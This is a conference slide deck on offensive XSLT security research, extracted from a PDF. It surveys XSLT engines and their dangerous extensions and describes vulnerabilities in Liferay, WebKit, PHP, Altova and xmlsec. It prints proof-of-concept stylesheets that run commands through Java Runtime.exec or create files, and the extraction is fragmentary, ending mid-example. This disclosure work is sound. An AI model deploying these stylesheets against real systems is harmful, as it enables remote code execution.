

**OFFENSIVE**

**XSLT**



# OFFENSIVE XSLT

CONCLUSION

OVERVIEW

XSLT ?

EXPLOITATION

METHODOLOGY

VULNERABILITIES

NICOLAS GREGOIRE  
AKA NICOB  
[HTTP://WWW.AGARRI.FR/](http://www.agarri.fr/)

RISKS



**Doing computer security for 10+ years  
Half as a consultant, half as an end user**

**Now owner of Agarrri**

**Offensive security only  
(pentest, application audit,  
vulnerability research, ...)**

**Thanks to customer X !**

**Brainstorming & Money**



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# OVERVIEW

**Modern  
software is  
complex**

**Third party code  
is (very) common**

**Unaudited code**

**==**

**Untrusted code**

**EVEN IF IT'S A APACHE.ORG PROJECT !**

WEB SERVICES

Axis

XML Xerces

LOGS log4j

MVC Spring

GRAPHS JFreeChart

AJAX RichFaces

DAO Hibernate



SEARCH Lucene


PDF iText

XSLT Xalan-J

AJAX DWR

XSL-FO FOP

CRYPTO BouncyCastle



WEB SERVICES

Axis

XML Xerces

LOGS log4j

MVC Spring

GRAPHS JFreeChart

AJAX RichFaces

DAO Hibernate



SEARCH Lucene

PDF iText

XSLT Xalan-J

AJAX DWR

XSL-FO FOP

CRYPTO BouncyCastle

XSLT Xalan-J



D



```
<?xml version="1.0"?>
<xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:jv="http://xml.apache.org/xslt/java"
  exclude-result-prefixes="jv"
  version="1.0">
  <xsl:template match="/">
    <xsl:variable name="runtimeObject" select="jv:java.lang.Runtime.getRuntime()"/>
    <xsl:variable name="command" select="jv:exec($runtimeObject, '/usr/bin/xcalc')"/>
    <xsl:variable name="commandAsString" select="jv:toString($command)"/>
    <xsl:value-of select="$commandAsString"/>
  </xsl:template>
</xsl:stylesheet>
```

We'll exploit  
(documented) features !

Not some design or  
implementation errors

Exploits reliability ++  
;-)

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RISKS



**XSLT ?**

# **XSLT : XSL Transformations**

**<http://www.w3.org/TR/xslt>**

**A language used to transform a  
XML document into another  
document  
(XML, PDF, TXT, SVG, ...)**

**language**

**KMIL docu**



# Universal Turing Machine in XSLT

This page is organized as follows:

- [Introduction](#)
- [Obtaining the Universal Turing Machine Stylesheet](#)
- [Running the Universal Turing Machine Stylesheet](#)
- [Description of the Universal Turing Machine Stylesheet](#)

**[HTTP://WWW.UNIDEX.COM/TURING/UTM.HTM](http://www.unidex.com/turing/utm.htm)**

## Introduction

This page describes an XSLT 1.0 stylesheet that executes (i.e., interprets) the Turing machine that is described in the source TMML document. Thus, this stylesheet is a Universal Turing Machine and is an existence proof that XSLT 1.0 is Turing complete. A language is Turing complete if it is powerful enough to implement any Turing machine. It's widely believed that Turing machines are powerful enough to perform any calculation that can be performed by a modern computer program.

## Obtaining the Universal Turing Machine Stylesheet

The stylesheet, which is available in [HTML format](#) and as an [XSLT document](#), has been run with SAXON and Xalan. It does not use any extension functions or proprietary features. The stylesheet does use the `xsl:key` instruction and the XPath `key()` function; thus, you can not use James Clark's XT to execute the stylesheet.

## Running the Universal Turing Machine Stylesheet

The following [instant SAXON](#) command will invoke the `utm.xml` stylesheet, in order to execute a Turing machine that adds one to the number specified on the tape. The Turing machine is described by the TMML document named "[add\\_one\\_tm.xml](#)". The input tape for the Turing machine is "199".

```
saxon add_one_tm.xml utm.xml tape=199
```

The [output of this command](#) includes information about each step performed by the Turing machine and the final tape, which will contain the number "200".

[HTTP://EN.WIKIPEDIA.ORG/WIKI/QUINE\\_\(COMPUTING\)](http://en.wikipedia.org/wiki/Quine_(computing))

```
<?xml version="1.0" encoding="utf-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
  <xsl:output method="xml" encoding="utf-8" />
  <xsl:variable name="s">
    &lt;xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"&gt;
    &lt;xsl:output method="xml" encoding="utf-8" /&gt;
    &lt;xsl:variable name="s"&gt;&lt;/xsl:variable&gt;
    &lt;xsl:template match="/"&gt;
    &lt;xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" /&gt;
    &lt;xsl:value-of select="$s" /&gt;
    &lt;xsl:value-of select="substring($s,149)" disable-output-escaping="yes" /&gt;
    &lt;/xsl:template&gt;
    &lt;/xsl:stylesheet&gt;
  </xsl:variable>
  <xsl:template match="/">
    <xsl:value-of select="substring($s,1,148)" disable-output-escaping="yes" />
    <xsl:value-of select="$s" />
    <xsl:value-of select="substring($s,149)" disable-output-escaping="yes" />
  </xsl:template>
</xsl:stylesheet>
```

[HTTP://WWW2.INFORMATIK.HU-BERLIN.DE/~OBECKER/XSLT/](http://www2.informatik.hu-berlin.de/~obecker/xslt/)

**EXAMPLE #1**

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<catalog>
  <cd>
    <title>Empire Burlesque</title>
    <artist>Bob Dylan</artist>
    <country>USA</country>
    <company>Columbia</company>
    <price>10.90</price>
    <year>1985</year>
  </cd>
  .
  .
</catalog>
```

## My CD Collection

Title	Artist
Empire Burlesque	Bob Dylan
Hide your heart	Bonnie Tyler
Greatest Hits	Dolly Parton
Still got the blues	Gary Moore
Eros	Eros Ramazzotti
One night only	Bee Gees
Sylvias Mother	Dr.Hook
Maggie May	Rod Stewart
Romanza	Andrea Bocelli
When a man loves a woman	Percy Sledge
Black angel	Savage Rose
1999 Grammy Nominees	Many
For the good times	Kenny Rogers
Big Willie style	Will Smith
Tupelo Honey	Van Morrison
Soulsville	Jorn Hoel
The very best of	Cat Stevens
Stop	Sam Brown
Bridge of Spies	T` Pau
Private Dancer	Tina Turner
Midt om natten	Kim Larsen

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">


<xsl:template match="/">
  <html>
  <body>
  <h2>My CD Collection</h2>
  <table border="1">
    <tr bgcolor="#9acd32">
      <th>Title</th>
      <th>Artist</th>
    </tr>
    <xsl:for-each select="catalog/cd">
      <tr>
        <td><xsl:value-of select="title"/></td>
        <td><xsl:value-of select="artist"/></td>
      </tr>
    </xsl:for-each>
  </table>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

**\$> xsltproc catalog2xhtml.xsl catalog.xml > catalog.html**

**EXAMPLE #2**

**Offline transformation from XML to XHTML  
Opening of the XHTML file in a browser  
Visualization of the content**

**2 WAYS**



**Opening of the XML file in a browser  
On the fly transformation to XHTML  
Visualization of the content**



**Opening o**

**On the fly**

**Visua**

## Creating HTML Reports

Nmap does not have an option for saving scan results in HTML, however it is possible to convert XML output to HTML automatically. An Nmap XML output file usually contains a reference to an XSL stylesheet called `nmap.xml` that describes how the transformation takes place.

The XML processing instruction that says where the stylesheet can be found will look something like

```
<?xml-stylesheet href="/usr/share/nmap/nmap.xml" type="text/xsl"?>
```

The exact location may be different depending on the platform and how Nmap was configured.

Such a stylesheet reference will work fine when viewing scan results on the same machine that initiated the scan, but it will not work if the XML file is transferred to another machine where the `nmap.xml` file is in a different place or absent entirely. To make the XML styling portable, give the `--webxml` option to Nmap. This will change the processing instruction to read

```
<?xml-stylesheet href="http://nmap.org/svn/docs/nmap.xml" type="text/xsl"?>
```

The resultant XML output file will render as HTML on any web-connected machine. Using the network location in this fashion is often more useful, but the local copy of `nmap.xml` is used by default for privacy reasons.

To use a different stylesheet, use the `--stylesheet <file>` option. Note that `--webxml` is an alias for `--stylesheet http://nmap.org/svn/docs/nmap.xml`. To omit the stylesheet entirely, use the option `--no-stylesheet`.

# Creating HTML Reports

Nmap does not have an option for saving scan results in HTML automatically. An Nmap XML output file usually contains a reference to a stylesheet. A transformation takes place.

The XML processing instruction that says where the stylesheet is located is:

```
<?xml-stylesheet href="/usr/share/nmap/nmap.xsl"
```

The exact location may be different depending on the platform.

Such a stylesheet reference will work fine when viewing scan results locally, but if the XML file is transferred to another machine where the nmap stylesheet is not installed, the styling will be lost. To make the styling portable, give the `--webxml` option to Nmap. This will use a remote stylesheet.

```
<?xml-stylesheet href="http://nmap.org/svn/docs/nmap.xsl"
```

The resultant XML output file will render as HTML on any web browser.

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RISKS





# **METHODOLOGY**

**Select some  
XSLT engines**



**Enumerate  
their features**



**Identify the  
dangerous ones**



**Test on  
numerous  
applications**



**Profit !**



**For each format,  
write a "container"**

**For each dangerous  
feature, write a PoC**

**Select some  
XSLT engines**

## GENERALIST

libxslt (Gnome)  
Saxon (Saxonica)  
Xalan-J (Apache)  
Xalan-C (Apache)  
MSXML (Microsoft)

...

## SPECIFIC

Presto (Opera)  
AltovaXML (Altova)  
Transformiix (Firefox)

...



<b>Nom</b>	<b>Version</b>	<b>URL</b>
Xalan-C	1.10	<a href="http://xml.apache.org/xalan-c/">http://xml.apache.org/xalan-c/</a>
Xalan-J	2.7.1	<a href="http://xml.apache.org/xalan-j/">http://xml.apache.org/xalan-j/</a>
libxslt	1.1.26	<a href="http://xmlsoft.org/XSLT/">http://xmlsoft.org/XSLT/</a>
MSXML	6.0	<a href="http://msdn.microsoft.com/en-us/library/ms763742.aspx">http://msdn.microsoft.com/en-us/library/ms763742.aspx</a>
Transformiix	1.9.2	<a href="http://www.mozilla.org/projects/xslt/">http://www.mozilla.org/projects/xslt/</a>
Presto	2.7.62	<a href="http://www.opera.com/docs/specs/presto27/">http://www.opera.com/docs/specs/presto27/</a>
Saxon-B pour Java	9.0.0.4	<a href="http://saxon.sourceforge.net/">http://saxon.sourceforge.net/</a>

**Enumerate  
their features**



**STANDARDS**

**XSLT 2.0**

**W3C - 2007**

**XSLT 1.1**

**W3C - 2001 - DRAFT**

**XSLT 1.0**

**W3C - 1999**

**EXSLT**

**COMMUNITY BASED - WIP**

# XSLT 1.0


element	xsl:sort	✗
element	xsl:text	✓
element	xsl:value-of	✗
element	xsl:variable	✓
element	xsl:when	✗
element	xsl:with-param	✗
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✗
function	function-available()	✓
function	generate-id()	✓
function	key()	✗
function	system-property()	✓
function	unparsed-entity-uri()	✓
function	sum()	✓

**DOOBLE 0.07**

element	xsl:sort	✓
element	xsl:text	✓
element	xsl:value-of	✓
element	xsl:variable	✓
element	xsl:when	✓
element	xsl:with-param	✓
function	current()	✓
function	document()	✓
function	element-available()	✓
function	format-number()	✓
function	function-available()	✓
function	generate-id()	✓
function	key()	✓
function	system-property()	✓
function	unparsed-entity-uri()	✗
function	sum()	✓

**FIREFOX 3.6.17**

Automatically generated from  
{element|function}-available() and a XML  
representation of the norms

			function	input security
			function	sum()

**E 0.07**

**FIREFOX 3.8**

**Automatically generated from  
{element|function}-available() and a XML  
representation of the norms**

**PROPRIETARY EXTENSIONS**

**Documentation**

**Source code**

**Strings**

**IDA**





**Identify the  
dangerous ones**

**mit !**



**Restricted to :**

- engine fingerprinting**
- file creation**
- code execution**

**Not in scope :**

- read access (including SOP bypass and XXE)**
- fuzzing**

**Profit !**



**For each dangerous  
← feature, write a PoC**

# **Rules :**

- only one feature**
- no container**
- no obfuscation**
- no payload**
- working via CLI**

**numerous  
applications**

**Prof**

**For each format,  
write a "container"**

**A CONTAINER RESPECTS A FORMAT WHICH  
ALLOWS XSL TRANSFORMATIONS  
(AKA TRIGGER)**

XHTML

SVG

**DONE**

XML-dsig

SOAP-dsig



SMIL

SAML

RSS

...

XACML

MathML

**TO DO**

...

...

...

ChemicalML

VRML

**Test on  
numerous  
applications**



Image viewer

# Office software

Word processing



Browser

CMS

# Web

RSS reader

SSO / SAML

# Security

XMLDsig

dan

**Profit !**

mat



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RISKS





**RISKS**

**STANDARDS**



**XSLT 2.0**

W3C - 2007

**XSLT 1.1**

W3C - 2001 - DRAFT

**XSLT 1.0**

W3C - 1999

**EXSLT**


COMMUNITY BASED - WIP

	XSLT 1.0	XSLT 1.1*	XSLT 2.0 *	EXSLT
<b>Fuite d'information</b>	xsl :message system-property	x	system-property	x
<b>Accès en lecture</b>	document() xsl :include xsl :import	x	unparsed-text() xsl :import-schema	x
<b>Accès en écriture</b>	x	xsl :document	xsl :result-document	exsl :document
<b>Exécution de code</b>	x	xsl :script	x	func :script

**\* : includes XSLT 1.0 features too**


*As every engine supports  
at least XSLT 1.0 ...*

... we can easily  
fingerprint it



XSLT Version : [1]  
XSLT Vendor : [Microsoft]  
XSLT Vendor URL : [http://www.microsoft.com].

XSLT Version : [1]  
XSLT Vendor : [Transformiix]  
XSLT Vendor URL : [http://www.mozilla.org/projects/xslt/]



**So far, nothing really risky**

**PROPRIETARY EXTENSIONS**

# LIBXSLT

Nom	Fonctionnalité	Espace de nom	Paramètres
output	Création de fichier	<a href="http://icl.com/saxon">http://icl.com/saxon</a>	href ou file
write	Création de fichier	org.apache.xalan.xslt.extensions.Redirect	href ou file
document	Création de fichier	<a href="http://www.jclark.com/xt">http://www.jclark.com/xt</a>	href
document	Création de fichier	<a href="http://www.w3.org/1999/XSL/Transform">http://www.w3.org/1999/XSL/Transform</a>	href
document	Création de fichier	<a href="http://exslt.org/common">http://exslt.org/common</a>	href



# XALAN-J

Nom	Fonctionnalité	Espace de nom	Paramètres
write	Création de fichier	<a href="http://xml.apache.org/xalan/redirect">http://xml.apache.org/xalan/redirect</a>	file
Méthodes Java	Exécution de code	[anything]/[objet Java]	N/A
Méthodes Java	Exécution de code	<a href="http://xml.apache.org/xalan/java">http://xml.apache.org/xalan/java</a>	N/A
Méthodes Java	Exécution de code	<a href="http://xml.apache.org/xslt/java">http://xml.apache.org/xslt/java</a>	N/A
checkEnvironment	Fuite d'information	<a href="http://xml.apache.org/xalan">http://xml.apache.org/xalan</a>	N/A
new, query, ...	SQL	<a href="http://xml.apache.org/xalan/sql">http://xml.apache.org/xalan/sql</a>	N/A

libxslt  
[ FILE CREATION ]

Xalan-J  
[ CODE EXECUTION ]

**DANGEROUS**

Altova  
[ CODE EXECUTION ]

Saxon 9  
[ CODE EXECUTION ]

**SAFE BY DEFAULT**

MSXML 6  
[ CODE EXECUTION ]



Xalan-C

Presto

**FEATURE LESS**

Transformiix

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RISKS





**VULNERABILITIES**

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**

**LIFERAY**

# **Commercial (or not) Java CMS**

**Numerous references  
(with search engine ;-)**





**Cisco Developer Network**  
[developer.cisco.com](http://developer.cisco.com)

CASE STUDY



## French Ministry of Defense

[www.ixArm.Com/PIAtForm-hub](http://www.ixArm.Com/PIAtForm-hub)

**Of course, it's secure !**

## Security

Liferay Portal was benchmarked as one of the market's most secure portal platforms with its use of industry standard, government-grade encryption technologies. Subscribers to Liferay Portal EE benefit from additional security patches discovered by the customer network delivered via regular service packs. For browser-level security, Liferay Portal EE implements the Top 10 recommended best practices published by the OWASP organization.

**Even if the XSLT  
engine is Xalan-J ?  
Hum ...**

# Remote code execution

**CVE-2011-1571**

**Patched in version 6.0.6 GA  
(January 2011)**

**VIDEO :  
REMOTE SHELL**

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**

**ALTOVA**



The screenshot shows the Altova XMLSpy application interface. On the left is a project tree with folders like 'Examples', 'Org-Chart', 'Expense Report', etc. The main workspace is divided into two sections. The top section shows the XML file 'altova-java\_exec.xml' with the following code:

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <?xml-stylesheet type="text/xsl" href="altova-java_exec.xsl"?>
3 <doc>Press F10 and be Own3d via Java !</doc>
4
```


Below the code is a preview window titled 'Java-XSL Output.html' showing the rendered output: 'Hi, I've just start "calc.exe" : [java.lang.ProcessImpl@10b30a7] ...'. The bottom section shows the XML file 'altova-jscript\_exec.xml' with the following code:

```
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <?xml-stylesheet type="text/xsl" href="altova-jscript_exec.xsl"?>
3 <foobar>Press F10 and be Own3d via JScript !</foobar>
4
```

Below the code is a preview window titled 'JScript-XSL Output.html' showing the rendered output: 'Oops, i just lauched calc.exe'.

The right side of the image shows two screenshots of a Windows calculator application. The top screenshot shows the calculator with the display showing '0.' and the 'Retour arrière' button highlighted. The bottom screenshot shows the calculator with the display showing '0.' and the 'Retour arrière' button highlighted.

**THE USER NEEDS TO PRESS "F10"**



**NEW!**

**XMLSpy v2011r3 now  
supports XML-DSig  
(untested)**

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**

**WEBKIT**

**Uses libxslt**

## **File creation :**

- arbitrary path and name**
- content must be valid UTF-8**

## **Impacted vendors :**

- Apple (Safari, iPhone, iPad, ...)**
- RIM (Blackberry Torch)**
- Linux distributions (Epiphany, Liferia, ...)**
- and more !**

















**Chrome isn't  
vulnerable,  
because of its  
sandbox**



**A patch is available  
since February**

**[HTTP://TRAC.WEBKIT.ORG/CHANGESET/79159](http://trac.webkit.org/changeset/79159)**


**Nobody applied it :-)**

-  **mr\_me's IT security blog (1)**
-  nGenuity Information Services
-  nzight
-  omg.wtf.bbq.
-  pentestmonkey.net
-  phed.org
-  phpMyAdmin security announcements
-  CISS Research Team
-  extraexploit
- jon.oberheide.org
-  **root labs rdist (1)**
-  **Dan Kaminsky's Blog (1)**
-  ryanlrussell
-  **thinkst Thoughts... (1)**
-  vtty
-  www.notsosecure.com
-  xorl %eax, %eax

Titres XSLT testing Area 192.168.2.89/xslt/fi...




http://192.168.2.89/test-v7.svg



XSLT engine : [libxslt]

Probably vulnerable

Check "/tmp/0wn3d" ...



XSLT engine : [libxslt]

Probably vulnerable

Check `"/tmp/0wn3d"` ...

Annuler **Attributs Fichier** OK

<b>Nom</b>	Own3d
<b>Dossier</b>	/var/tmp
<b>Ouvrir avec...</b>	>

Attributs

<b>Type</b>	Fichier Normal
<b>Taille</b>	54 Bytes
<b>Mime-Type</b>	Inconnu

Possesseur

<b>Propriétaire</b>	mobile >
---------------------	----------

Own3d

/var/tmp

C...



**VIDEO : SAFARI + MOF**

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**



**PHP 5**

**Uses libxslt**

This is basically a well known feature, you can write files with XSLT since "forever", it's IMHO perfectly in the boundaries of what it's supposed to do and not a "newly found security" hole.

But I guess even I didn't always clean untrusted XSLT properly for all the possible cases. That's why I think it's a good thing to disable write-access for XSLT by default. Not many are using that feature. I'll try to come up with something for added protection.

PS. We should disable write access for SQL by default, too, it's the same line of thought ;) </sarcasm>

**PATCH #54446 :  
VERIFIED (BY ME) IN APRIL**

**STILL NOT APPLIED  
TO TRUNK**

**:-[**

**Wait, there's more !**

**void XSLTProcessor::registerPHPFunctions ([ mixed \$restrict ] )**

**This method enables the ability to use PHP functions as XSLT functions within XSL stylesheets.**

**[HTTP://PHP.NET/MANUAL/EN/XSLTPROCESSOR.REGİSTERPHPFUNCTİONS.PHP](http://php.net/manual/en/xsltprocessor.registerphpfunctions.php)**

```
<xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
[xmlns:php="http://php.net/xsl"]
version="1.0">
...
<xsl:value-of select=["php:function('phpinfo')"]/>
...
</xsl:stylesheet>
```

```
<xsl:stylesheet  
xmlns:xsl="http://www.w3.org/  
xmlns:php="http://php.net/xsl"  
version="1.0">
```

...

```
<xsl:value-of select="php:funct
```

...



mp.net/xsl"]

["php:function('phpinfo')"]

**LIFERAY**

**XMLSEC**

**WEBKIT**

**PHP 5**

**ALTOVA**

**MISC**

**XMLSEC**

**Uses libxslt**

**I love when security solutions  
have security bugs ;-)**

- Potentially impacted :**
- PKI & SSO (SAML)**
  - SWIFT eBAM**
  - and more !**

```

<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod ds:Algorithm="http://www.w3.org/TR/2001/12/REC-xml-c14n-20010315" />
    <ds:SignatureMethod ds:Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
    <ds:Reference URI="">
      <ds:Transforms>
